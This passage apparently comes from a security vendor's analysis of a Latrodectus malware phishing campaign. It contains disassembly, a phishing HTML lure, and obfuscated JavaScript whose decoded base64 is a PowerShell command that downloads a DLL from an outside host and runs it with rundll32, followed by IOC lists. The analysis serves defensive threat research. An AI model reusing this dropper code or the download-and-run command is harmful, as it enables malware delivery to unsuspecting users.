   00007FF862C8D758  CC               int3
   00007FF862C8D759  CC               int3
   00007FF862C8D75A  CC               int3
   00007FF862C8D75B  CC               int3
   00007FF862C8D75C  CC               int3
   00007FF862C8D75D  CC               int3
   00007FF862C8D75E  CC               int3
   00007FF862C8D75F  CC               int3
   00007FF862C8D760  48:83EC 08       sub rsp,8                       PathFindFileNameW
   00007FF862C8D764  4C:8BC9          mov r9,rcx                      r9:"YZ[\\]^_`abcdefghijk", rcx:Zw
   00007FF862C8D767  48:85C9          test rcx,rcx                    rcx:ZwAllocateVirtualMemory+14
   00007FF862C8D76A  0F84 9D000000    je kernelbase.7FF862C8D80D
   00007FF862C8D770  0FB701           movzx eax,word ptr ds:[rcx]     rcx:ZwAllocateVirtualMemory+14
   00007FF862C8D773  45:33D2          xor r10d,r10d
   00007FF862C8D776  45:33DB          xor r11d,r11d
   00007FF862C8D779  66:85C0          test ax,ax
   00007FF862C8D77C  0F84 8B000000    je kernelbase.7FF862C8D80D
   00007FF862C8D782  48:891C24        mov qword ptr ss:[rsp],rbx
   00007FF862C8D786  48:83C1 02       add rcx,2                       rcx:ZwAllocateVirtualMemory+14
   00007FF862C8D78A  41:8D5A 2F       lea ebx,qword ptr ds:[r10+2F]
   00007FF862C8D78E  66:90            nop
   00007FF862C8D790  66:83F8 5C       cmp ax,5C                       5C:'\\'
   00007FF862C8D794  74 28            je kernelbase.7FF862C8D7BE
   00007FF862C8D796  66:3BC3          cmp ax,bx

text:00007FF862C8D74A kernelbase.dll:$5D74A #5CB4A
```

```
ddress            Hex                                              ASCII
00001DEA5880000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00001DEA5880010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00001DEA5880020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001DEA5880030   00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00  ............À...
00001DEA5880040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00001DEA5880050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00001DEA5880060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00001DEA5880070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00001DEA5880080   97 DC AD 8D D3 BD C3 DE D3 BD C3 DE D3 BD C3 DE  .Ü..Ó½ÃÞÓ½ÃÞÓ½ÃÞ
```


__Fig. 9__ - DLL verion info.

Unpacked 64-bit dll binary connects to malicious C2 server on unusual port 8041.

Greshunka[.]com:8041/bazar.php

Initial Access via HTML

Phishing HTML page which looks like a Word document pop-up to the user. Clicking on the button executes malicious JavaScript code embedded in HTML. See **Fig. 10** below:



Create, edit and share Word documents.
Work with others on shared projects, in real-time.

Your browser does not support correct offline display of this document. Please follow the instructions below using the **"Solution"** button.

Fig. 10 *- HTML attachment*


It contains pop-up warning messages in reverse order:

“document.getElementById("prompt").innerHTML = ll('.nottub >b/<"noituloS">b< eht gnisu woleb snoitcurtsni eht wollof esaelP .tnemucod siht fo yalpsid enilffo tcerroc troppus ton seod resworb ruoY');”

Reversed message:

> **Your browser does not support correct offline display of this document. Please follow the instructions below using the**

It also uses different string encoding window.atob() and obfuscation functions s.split("").reverse().join("");



```
function l()
{
    return(window.atob(
    "Y21kIC9jIHN0YXJ0IC9taW4gcG93ZXJzaGVsbCAkcGF0aD0nJWFwcGRhdGElXHdpdHdpbl9zdF94NjQuZGxsJztpd3IgaHR0cDovL2dlcn
    Rpb21hLnRvcC9vLmpwZyAtb3V0ZmlsZSAkcGF0aDsgc3RhcnQtcHJvY2VzcyBydW5kbGwzMiAkcGF0aCx0eFJlbGVhc2VQTWFwOw=="));
}
function ll(s)
{
    return s.split("").reverse().join("");
}
document.getElementById("slogan").innerHTML = ll('.emit-laer ni ,stcejorp derahs no srehto htiw kroW >/ rb<
.stnemucod droW erahs dna tide ,etaerC');
document.getElementById("prompt").innerHTML = ll('.nottub >b/<"noituloS">b< eht gnisu woleb snoitcurtsni eht
wollof esaelP .tnemucod siht fo yalpsid enilffo tcerroc troppus ton seod resworb ruoY');
window.addEventListener("load", function()
{
    const modal = document.querySelector(".modal");
    setTimeout(() => {
        modal.classList.add("show");
    }, 300);
});
solution.addEventListener("click", function()
```

Fig. 11 - Suspicious code in HTML

Decoded base64 code

cmd /c start /min powershell $path='%appdata%\witwin_st_x64.dll';iwr hxxp://gertioma[.]top/o.jpg -outfile $path; start-process rundll32 $path,NxReleasePMap8==

It shows threat actors try to use HTML to launch PowerShell and directly downloads the DLL payload without MSI and executes it with rundll32.exe and connects to C2. We have observed few campaigns with an HTML attachment in compromised emails.

Conclusion:

Threat actors continue to use older emails to target users via suspicious PDF or HTML attachments. They use a redirection method with URL shorteners and host malicious payloads on well-known storage[.]googleapis[.]com hosting projects. Then downloads obfuscated JavaScript to download MSI and uses **rundll32.exe** to execute 64-bit DLL.

This campaign mixes the old with the new. Latrodectus leverages older infrastructure, combined with a new, innovative malware payload distribution method to financial, automotive and business sectors.

Protection statement:

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 2 (Lure)** – Malicious PDF and HTML attachments associated with these attacks are identified and blocked.
- **Stage 3** (Redirect) – Blocked redirectional shortened URLs and compromised domains
- **Stage 5 (**Dropper File) - The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6** (Call Home) - Blocked C2 credentials

IOCs

Initial Stage URLs:

- hxxps://delview[.]com/MobileDefault[.]aspx?reff=hxxps://cutt[.]ly/seU8MT6t#_fZ0NmW
- hxxps://cutt[.]ly/seU8MT6t#_fZ0NmW
- hxxps://digitalpinnaclepub[.]com/?3
- hxxps://storage[.]googleapis[.]com/braided-turbine-435813-n7[.]appspot[.]com/VA8PBxartt/Document-20-17-57.js
- hxxp://194[.]54[.]156[.]91/dsa.msi

- hxxp://gertioma[.]top/o.jpg

C2s:

- tiguanin[.]com
- greshunka[.]com
- bazarunet[.]com
- mazinom[.]com
- leroboy[.]com
- krinzhodom[.]com
- klemanzino[.]net
- rilomenifis[.]com
- isomicrotich[.]com

Hashes:

- 35A990C3BE798108C9D12A47F4A028468EA6095B
- 9361621490915EBB919B79C6101874F03E4E51BC
- 71E99A21FFA29E1E391811F5A3D04DCBB9CF0949
- 570c4ab78cf4bb22b78aac215a4a79189d4fa9ed
- 62e23500cc5368e37be47371342784f72e481647
- 881993bcb37aa9504249271b7559addc0c633f09
- 7474873629399ee5fdd984c99b705e0490ab8707

Mayur Sewani

Mayur serves as a Senior Security Researcher as part of the Forcepoint X-Labs Research Team. He focuses on APT malwares, information stealers, phishing attacks, and also works to stay on top of the latest threats. He is passionate about advancing the field of defensive adversary emulation and research.


Read more articles by Mayur Sewani→

In the Article

Forcepoint

X-Labs

Get insight, analysis & news straight to your inbox



Cybersecurity